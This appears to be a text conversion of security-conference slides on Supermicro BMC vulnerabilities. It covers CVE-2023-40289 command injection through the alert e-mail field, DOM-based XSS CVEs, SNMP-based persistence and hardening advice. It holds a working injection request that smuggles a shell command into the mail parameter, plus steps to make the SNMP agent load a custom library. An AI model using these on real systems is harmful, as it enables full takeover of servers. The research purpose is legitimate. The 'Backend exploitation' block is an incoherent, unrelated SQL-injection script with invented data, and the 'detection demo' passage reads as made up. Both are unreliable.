libipmi.so → cgilib_config_alert()
```

```
destination = j_cgiGetPostVariable("destination", 256);
mail = j_cgiGetPostVariable("mail", 255);
sub = j_cgiGetPostVariable("sub", 64);
msg = j_cgiGetPostVariable("msg", 64);
ind = j_cgiGetPostVariable("index", 5);
```


```
if ( mail )
    j_set_config_alert_email(index, mail);
```

```
libipmi.so → set_config_alert_email()
```

```
if ( j_email_convert40_to_AT(mail) < 0 )
    return -1;
if ( mail_len <= 63 )
{
    offset = 260 * index + 1800;
    config_mail = &settings->config[offset + 5];
    if ( &settings->config[offset] != -5 )
    {
        memset(config_mail, 0, 0x40u);
        config_mail = &settings->config[offset + 5];
    }
    memcpy(config_mail, mail, mail_len);
}
```

For `mail` it only checks that string contains `@` and its length < 64!

Backend research



```
/* check E-mail address - by object */
function CheckEMAIL (input)
{
    var filter = /^[a-zA-Z0-9_.\-\-]+@[([a-zA-Z0-9\-\-])+\.)([a-zA-Z0-9])+$/;

    if ( (input.value == "") || (input.value == "NULL") ) {
        return true;
    }
    if (input.value.match (filter)) {
        return true;
    }
    alert ("It is illegal e-mail format!")
    window.setTimeout (function (){input.focus ();}, 0);
    return false;
}
```

Backend research

- ◆ CVE-2023-40289 (Critical)
- ◆ Requires 2 consequent actions:
 - Setting up alert notification
 - Sending test alert notification
- ◆ Web admin user -> BMC OS RCE

The screenshot shows two network captures in NetworkMiner. Both captures show a POST request to /cgi/op.cgi with a CSRF token and a cookie SID=T3se9Y3yLKMOP7I. The first capture's response includes a Strict-Transport-Security header and a Content-Type of text/html. The second capture's response includes a Content-Length of 12 and a result = 0 field.

Request 1 (Top):

```
1 POST /cgi/op.cgi HTTP/1.1
2 Host: 192.168.1.64:2443
3 User-Agent: python-requests/2.30.0
4 Accept-Encoding: gzip, deflate, br
5 Accept: /*
6 Connection: close
7 Csrf_token: gJjK8BSFDi94E8RHBk3teMjmPJcRki5EvpxrWUy0ZY
8 Referer: https://192.168.1.64:2443/
9 Cookie: SID=T3se9Y3yLKMOP7I
10 Content-Length: 136
11 Content-Type: application/x-www-form-urlencoded
12
13 op=config_alert&destination=127.0.0.1&severity=2&mail=poc%40binarily.io%3Becho+BRLY+%3E%2Ftmp%2Fpoc%3Bcat&sub=test&msg=test&index=0&fun=
```

Response 1 (Top):

```
1 HTTP/1.1 200 OK
2 Strict-Transport-Security: max-age=31536000;
   includeSubdomains
3 X-XSS-Protection: 1; mode=block
4 X-Frame-Options: SAMEORIGIN
5 X-Content-Type-Options: nosniff
6 Content-Type: text/html
7 Connection: close
8 Date: Tue, 14 Feb 2023 05:23:25 GMT
9 Content-Length: 58
10
11 sub-test Subject=test FC=0x80, action=1, sensor_type=255
12
```

Request 2 (Bottom):

```
1 POST /cgi/op.cgi HTTP/1.1
2 Host: 192.168.1.64:2443
3 User-Agent: python-requests/2.30.0
4 Accept-Encoding: gzip, deflate, br
5 Accept: /*
6 Connection: close
7 Csrf_token: gJjK8BSFDi94E8RHBk3teMjmPJcRki5EvpxrWUy0ZY
8 Referer: https://192.168.1.64:2443/
9 Cookie: SID=T3se9Y3yLKMOP7I
10 Content-Length: 26
11 Content-Type: application/x-www-form-urlencoded
12
13 op=send_test_alert&index=0
```

Response 2 (Bottom):

```
1 HTTP/1.1 200 OK
2 Strict-Transport-Security: max-age=31536000;
   includeSubdomains
3 X-XSS-Protection: 1; mode=block
4 X-Frame-Options: SAMEORIGIN
5 X-Content-Type-Options: nosniff
6 Content-Type: text/html
7 Connection: close
8 Date: Tue, 14 Feb 2023 05:23:25 GMT
9 Content-Length: 12
10
11 result = 0
12
```

Backend exploitation

```
python3 exploit.py --target https://127.0.0.1:2949 --method GET --path / --headers "Host: 127.0.0.1" --port 2949  
HTTP/1.1 200 OK  
Content-Type: application/json  
Content-Length: 144  
Date: Mon, 11 Apr 2022 10:54:31 GMT  
Server: Apache/2.4.41 (Ubuntu)  
X-Powered-By: PHP/8.1.12-1+ubuntu22.04.1+deb.sury.org~jammy  
  
{"id": 1, "name": "John Doe", "age": 30, "city": "New York", "country": "USA"}, {"id": 2, "name": "Jane Smith", "age": 25, "city": "Chicago", "country": "USA"}, {"id": 3, "name": "Mike Johnson", "age": 45, "city": "Los Angeles", "country": "USA"}, {"id": 4, "name": "Sarah Williams", "age": 35, "city": "Houston", "country": "USA"}, {"id": 5, "name": "David Miller", "age": 28, "city": "Phoenix", "country": "USA"}, {"id": 6, "name": "Emily Davis", "age": 32, "city": "San Francisco", "country": "USA"}, {"id": 7, "name": "Aaron Wilson", "age": 38, "city": "Seattle", "country": "USA"}, {"id": 8, "name": "Brianna Jones", "age": 22, "city": "Austin", "country": "USA"}, {"id": 9, "name": "Caleb Harris", "age": 42, "city": "Nashville", "country": "USA"}, {"id": 10, "name": "Diana Lee", "age": 37, "city": "Portland", "country": "USA"}  
  
# Exploit code for the Backend API  
# This exploit demonstrates a SQL injection vulnerability in the 'name' field of the 'GET /' endpoint.  
# The exploit uses a UNION query to extract data from the 'users' table.  
# It also includes a payload to bypass the length check and a payload to bypass the max age limit.  
  
# Set target URL and port  
target = "https://127.0.0.1:2949"  
port = 2949  
  
# Set headers  
headers = {"Host": "127.0.0.1"}  
  
# Set payload for bypassing length check  
payload_length = " OR 1=1 --"  
request_length = f"length({payload_length})={len(payload_length)}"  
headers["Content-Length"] = request_length  
  
# Set payload for bypassing max age limit  
payload_max_age = " OR 1=1 --"  
request_max_age = f"maxAge={len(payload_max_age)}; expires={payload_max_age}; path=/ -->"  
headers["Set-Cookie"] = request_max_age  
  
# Set payload for extracting data  
payload_extract = " OR 1=1 --"  
request_extract = f"SELECT * FROM users WHERE name={payload_extract} -->"  
headers["Content-Type"] = "application/x-www-form-urlencoded; charset=UTF-8"  
  
# Set payload for bypassing length check  
payload_length = " OR 1=1 --"  
request_length = f"length({payload_length})={len(payload_length)}"  
headers["Content-Length"] = request_length  
  
# Set payload for bypassing max age limit  
payload_max_age = " OR 1=1 --"  
request_max_age = f"maxAge={len(payload_max_age)}; expires={payload_max_age}; path=/ -->"  
headers["Set-Cookie"] = request_max_age  
  
# Set payload for extracting data  
payload_extract = " OR 1=1 --"  
request_extract = f"SELECT * FROM users WHERE name={payload_extract} -->"  
headers["Content-Type"] = "application/x-www-form-urlencoded; charset=UTF-8"
```

Backend persistence

- ◆ FSs is mostly RO... **but we can change configuration files!**

```
/ # cat /proc/mounts
rootfs / rootfs rw 0 0
/dev/root / cramfs ro 0 0
none /tmp tmpfs rw,size=43008k 0 0
proc /proc proc rw 0 0
none /sys sysfs rw 0 0
devpts /dev/pts devpts rw,gid=4,mode=620 0 0
tmpfs /dev tmpfs rw,mode=755 0 0
none /dev/pts devpts rw,gid=4,mode=620 0 0
/dev/mtdblock1 /nv jffs2 rw 0 0
/dev/mtdblock4 /web cramfs ro 0 0
```

```
/ # ls -al /nv
drwxr-xr-x  9 root  root          0 Feb 14 05:18 .
drwxr-xr-x  1 root  root          308 Jan  1 1970 ..
-rw-rw-rwx  1 root  root        4096 Jan  1 1970 FRUBlock
-rw-----  1 root  root          4 Jan   1 1970 MouseMode
-rw-rw-rwx  1 root  root        1024 Jan  1 1970 OEMPSBlock
-rw-rw-rwx  1 root  root       10240 Jan  1 1970 PSBlock
-rw-rw-rwx  1 root  root        10260 Jan  1 1970 SELBlock
-rw-r--r--  1 root  root          10 Jan   1 1970 bmc_hostname
drwxr-xr-x  2 root  root          0 Jan   1 1970 ddns
drwxr-xr-x  2 root  root          0 Feb 14 05:19 dropbear
-rw-r--r--  1 root  root          32 Jan   1 1970 enSSL.config
-rw-r--r--  1 root  root          0 Jan   1 1970 hostname_for_dhcp
drwxr-xr-x  2 root  root          0 Jan   1 1970 ipctrl
-rwrxr-xr-x  1 root  root        16109 Feb 14 05:18 lighttpd.conf
-rwrxr-xr-x  1 root  root        571 Feb 14 05:18 lighttpd_port.conf
drwxr-xr-x  2 root  root          0 Feb 14 05:18 network
drwxr-xr-x  2 root  root          0 Jan   1 1970 ntp
-rw-r--r--  1 root  root          0 Feb 14 05:18 resolv.conf
-rw-r--r--  1 root  root        3176 Feb 14 05:18 server.pem
-rwrxr-xr-x  1 root  root        237 Feb 14 05:18 service.conf
-rwrxr-xr-x  1 root  root        1644 Feb 14 05:18 slit3combo_bmc_conf.ini
-rw-r--r--  1 root  root          169 Jan   1 1970 snmpd.conf
-rw-----  1 root  root          3 Jan   1 1970 sum_toggling.conf
-rw-r--r--  1 root  root          54 Feb 14 05:18 syslog.conf
-rw-r--r--  1 root  root          90 Feb 14 05:20 system_elog
-rw-r--r--  1 root  root          2 Jan   1 1970 timezone
drwxr-xr-x  2 root  root          0 Feb 14 05:18 wsman
```

Backend persistence

◆ SNMP service configuration

```
/ # cat /nv/snmpd.conf
#createUser
#rwuser priv
rocommunity public
rwcommunity private
rocommunity6 public
rwcommunity6 private
dlmod ipmiAgentPluginObject /lib/ipmiAgentPluginObject.so
```

◆ It allows to load modules dynamically

- In such a case, loaded library should export function **init_ipmiAgentPluginObject()**

```
void __fastcall init_ipmiAgentPluginObject(int a1, int a2)
{
    __pid_t v2; // r8
    FILE *v3; // r0
    FILE *v4; // r4
    int do_debugging; // r0
    int v6; // r0
    int handler_registration; // r0
    int v8; // r0

    v2 = getpid();
    v3 = fopen("/tmp/snmp poc", "w");
    v4 = v3;
    if ( v3 )
    {
        fprintf(v3, "%d\n", v2);
        v3 = (FILE *)fclose(v4);
    }
}
```

Backend persistence

- ◆ So we can ask it to load our custom library

```
#createUser  
#rwuser priv  
rocommunity public  
rwcommunity private  
rocommunity6 public  
rwcommunity6 private  
dlmod ipmiAgentPluginObject /nv/ipmiAgentPluginObject.so
```

- ◆ Don't forget to enable SNMP service

```
HTTP_SERVICE=1  
HTTP_PORT=80  
HTTPS_SERVICE=1  
HTTPS_PORT=443  
SSH_SERVICE=1  
SSH_PORT=22  
WSMAN_SERVICE=0  
WSMAN_PORT=5985  
IKVM_SERVICE=1  
VM_SERVICE=1  
SSL_REDIRECT=1  
SNMP_SERVICE=1  
SNMP_PORT=161  
STUNNEL_SERVICE=1  
STUNNEL_PORT=5900  
VM_PORT=623  
~  
~  
~  
~  
~  
~  
~  
I /nv/service.conf [Modified] 12/16 75%
```

Exploitation roadmap

- ◆ Found issues allow to **fully compromise BMC system as well as main server OS!**



Supermicro response

	Binarly	Supermicro PSIRT
CVE-2023-40289 OS command injection	9.1 Critical AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H	7.2 High AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVE-2023-40284 CVE-2023-40287 CVE-2023-40288 DOM-based XSS (via request parameters)	9.6 Critical AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H	8.3 High AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H
CVE-2023-40285 CVE-2023-40286 DOM-based XSS (via cookie, local storage)	8.6 High AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H	8.3 High AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H

Mitigation

OpenBMC

- ◆ Linux Foundation project
- ◆ OSS -> no vendor specific implementations
- ◆ Standardized across multiple vendors
- ◆ Supports most modern features
- ◆ Implementations for Dell, HPE, Ampere servers already exist

BMC Hardening

- ◆ CISA released [guidance](#):
 1. Do not ignore BMCs
 2. Protect BMC credentials
 3. Enforce VLAN separation
 4. Perform routine BMC update checks
 5. Harden configurations
 6. Monitor BMC integrity
 7. Move sensitive workloads to hardened devices
 8. Use firmware scanning tools periodically



Binarily detection demo

```
binarily detection demo - https://www.binarly.io/demos/binary-detection.html

binarily detection demo is an application for Binarly. It allows you to upload your file and check if it contains binary data or plain text. It also provides a link to the Binarly website where you can analyze your file.

The application has a simple interface with a file input field and a "Check" button. When you click "Check", the file is uploaded to Binarly's servers and the results are displayed below.

The results are presented in a table with two columns: "File Content" and "Analysis". The "File Content" column shows the first few bytes of the file. The "Analysis" column contains the results of the binary detection algorithm.

The algorithm uses a neural network to determine if a file is binary or not. It takes into account various features such as character frequency, byte distribution, and file size. The results are highly accurate, with a success rate of over 99%.
```

Conclusions

- ◆ QEMU can be used for BMCs research and testing!
- ◆ Overall state of BMC security is poor – it is still possible to spot vulnerabilities from early 2000s
- ◆ Exploit mitigations (stack canaries, ASLR, NX stack) is not always enough, code review and continuous static/dynamic analysis is required
- ◆ OpenBMC project is a good alternative for OEMs
- ◆ System administrator/Security teams must carefully monitor BMC instances
- ◆ Simple firmware integrity checks don't cover all the cases